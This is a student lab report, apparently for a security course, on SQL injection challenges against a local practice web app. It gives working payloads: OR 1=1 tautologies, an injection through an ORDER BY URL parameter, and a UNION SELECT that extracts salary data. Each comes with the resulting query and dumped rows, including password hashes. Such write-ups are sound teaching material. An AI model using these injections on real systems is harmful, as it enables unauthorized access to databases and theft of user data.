

Part 2 Report

(You can understand the screenshots are taken from my machine from Challenge 3 and Union Attack)

Challenge 1 & Payload

What I did for this challenge is to submit the payload “ ‘ Or 1=1; - ” for the username *(spacing is done intentionally in the quotation marks to make my payload easy to read)*. Since there were no protection the query executed became **SELECT * FROM users WHERE username=' ' OR 1=1 ; -' AND password='243**. The first symbol “ ‘ ” is to close the apostrophe that is in the source code. Later an OR statement is executed with 1=1 boolean which always returns True (The execution is sustained by “;”). So the where statement became always True. The symbol “-” commented out the rest of the SQL statement so whatever I give as an input for password became irrelevant since it is commented out. Basically Select * From users Where True; is executed on the server side.

Query Executed

```
SELECT * FROM users WHERE username=" OR 1=1 ; -' AND password='243'
```

Screenshots

Challenge 1 - Fight!

Enter username and password:

Username:

Password:

```
Query : SELECT * FROM users WHERE username='' OR 1=1 ; -' AND password='hey!!'
```

Result: Array

```
(
  [0] => stdClass Object
  (
    [id] => 1
    [username] => jack
    [password] => 692885e10d98edc10ca81c693e67c6d5
  )

  [1] => stdClass Object
  (
    [id] => 2
    [username] => admin
    [password] => c65093780dfac6a9b4af022b444aaf50
  )

  [2] => stdClass Object
  (
    [id] => 3
    [username] => lord
    [password] => 951df8b1ba8b3c4b1b6e0f8f42eb853c
  )

  [3] => stdClass Object
  (
    [id] => 4
    [username] => alex
    [password] => b52e950eeec68e7ee7de8a822c1342a0
  )

  [4] => stdClass Object
  (
    [id] => 5
    [username] => karen
    [password] => a049ddf3ea8f307b2b5706475eb91c80
  )
)
```

Challenge 2 & Payload

What I did for this challenge is to submit the payload “ ‘ Or 1=1; - ” for the username with the same logic in the challenge 1. Although the escaping method was implemented in this section, source code replaced my first ampersand character “ & ” with “ \ ’ ” This replacement didn’t affected rest of the payload. The query statement executed became **SELECT * FROM users WHERE username='\ OR 1=1 ; -' AND password='lk'**. The logic is the exactly the same with the challenge 1 and the query executed became simply Select * From users Where Ture; on the server side although the escaping method. To clarify this challenge and why the same logic worked, the execution of OR was important and the escaping didn’t effected my payload since it couldn’t prevent the implementation of OR statement although it replaced the ampersand that I typed with “ \ ’ ”.

Query Executed

```
SELECT * FROM users WHERE username='\ OR 1=1 ; -' AND password='lk'
```

Screenshots

Challenge 2 - Fight!

Enter username and password:

Username:

Password:

```
Query : SELECT * FROM users WHERE username='\'' OR 1=1 ; -' AND password='heeeey'
```

Result: Array

```
(
  [0] => stdClass Object
  (
    [id] => 1
    [username] => jack
    [password] => 85251f245f47b2ed853d6da72846e579
  )
  [1] => stdClass Object
  (
    [id] => 2
    [username] => admin
    [password] => b3033f58848f1af2b444f660617bf424
  )
  [2] => stdClass Object
  (
    [id] => 3
    [username] => lord
    [password] => 38ada420b53aa98777c25af1ac27bbfc
  )
  [3] => stdClass Object
  (
    [id] => 4
    [username] => alex
    [password] => 4347452e67aef36ab18f5f397452e85d
  )
  [4] => stdClass Object
  (
    [id] => 5
    [username] => karen
    [password] => 470b51bfa5231d41c926fdd55f3ec094
  )
)
```


Challenge 3 & Payload

In this challenge I realized that \$ord variable was default "ORDER BY 1", unless it is given in the parameters in the URL. If it was given in the parameters of the URL, it was replaced with the default. So I entered &ord=OR 1=1 after the symbol "&" then pressed enter. So the variable \$ord become OR 1=1. Also I recognized that statement was hold as an object that only replaces the the parameters with the "?" which are for username and password. Since I passed "OR 1=1" for the \$ord variable, whatever I enter for the username and password was not important anymore. What I mean is the query that will be executed become "Select * From users Where Ture;" when I assigned the \$ord variable as "OR 1=1". So independent of the inputs for username and password, I passed the challenge, when I submitted the submit button.

URL: <http://localhost:8081/auth.php?challenge=3&ord=OR 1=1>

Query Executed = SELECT * FROM users WHERE username=? AND password = ? OR 1=1

Screen Shot



```
Query : SELECT * FROM users WHERE username=? AND password = ? OR 1=1
-----
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 57fb82757e064ed8af69f3b979dc59ca
        )
    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 4d54a502b85d5512a85d2015de0b3adf
        )
    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => ed8c65c919c92a13f192815d7644e604
        )
    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => b1525799dc11ceac10da393ca05d325a
        )
    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 7c4a4d9c1ad8ac396d80dc3c353922da
        )
)
```

Union Attack & Payload

The sql statement that is executed via the server side was fetching the all of the all of the salaries information with the username by joining the users table and salaries table on the user ids. What I should do in union attack was returning the same data type and number of columns to union with the original table so I decided to write the same select statement and joined on the same tables to reach the salaries and the ages of the users (since they are stored in salaries table). Later I implemented the where statement to filter out the users who are older than 40 and earns more than 12000. So the union statement executed and the results of my query is combined with the actual query which is executed. I also added the 1=2 to the before the union sql statement (the part of the statement before the Union operation) in order to eliminate the results which will be returned from the actual server side SQL query. The payload that I put was “ ?username=*' AND 1=2 UNION SELECT U1.username,S1.* From salaries S1 JOIN users U1 ON (U1.id =S1.userid) Where S1.salary>12000 AND S1.age >40;)' ” in order to implement what I explained above.

URL : `http://localhost:8081/union.php?username=*' AND 1=2 UNION SELECT U1.username,S1.* From salaries S1 JOIN users U1 ON (U1.id =S1.userid) Where S1.salary>12000 AND S1.age >40;)'`

Query Executed: `SELECT U.username, S.* FROM salaries S
JOIN users U ON (U.id=S.userid)
WHERE S.id=0 OR U.username='*' AND 1=2 UNION SELECT U1.username,S1.* From salaries
S1 JOIN users U1 ON (U1.id =S1.userid) Where S1.salary>12000 AND S1.age >40;)'`

Screenshot

localhost:8081/union.php?username=%27%20AND%201=2%20UNION%20SELECT%20U1.username,S1.*%20From%20salaries%20S1%20JOIN%20users%20U1%20ON%20(U1.id%20=S1.userid)%20Where%20S1.salary>12000%20AND...

GmailYouTubeHaritalarWelcome, DOR...Compiler Explo...COMP201 Com...IEEE-754 Float...GDB Cheat She...Enscript Outputcomp305Linux World: us...Linux World: M...Initializing neur...

DEBUG INFORMATION

Query : SELECT U.username, S.* FROM salaries S
JOIN users U ON (U.id=S.userid)
WHERE S.id=0 OR U.Username='*' AND 1=2 UNION SELECT U1.username,S1.* From salaries S1 JOIN users U1 ON (U1.id =S1.userid) Where S1.salary>12000 AND S1.age >40;))'

Result: Array

[0] => stdClass Object

[username] => admin

[id] => 2

[userid] => 2

[role] => sysadmin

[salary] => 20000

[bio] => Admin manages our systems effectively.

[age] => 52

[1] => stdClass Object

[username] => karen

[id] => 5

[userid] => 5

[role] => ceo

[salary] => 40000

[bio] => Best ceo ever!

[age] => 48

Username: admin

ID: 2

UserID: 2

Role: sysadmin

Salary: 20000

Bio: Admin manages our systems effectively.

Age: 52

Username: karen

ID: 5

UserID: 5

Role: ceo

Salary: 40000

Bio: Best ceo ever!

Age: 48

[Back to List](#)

[Source Code](#) | [Back](#)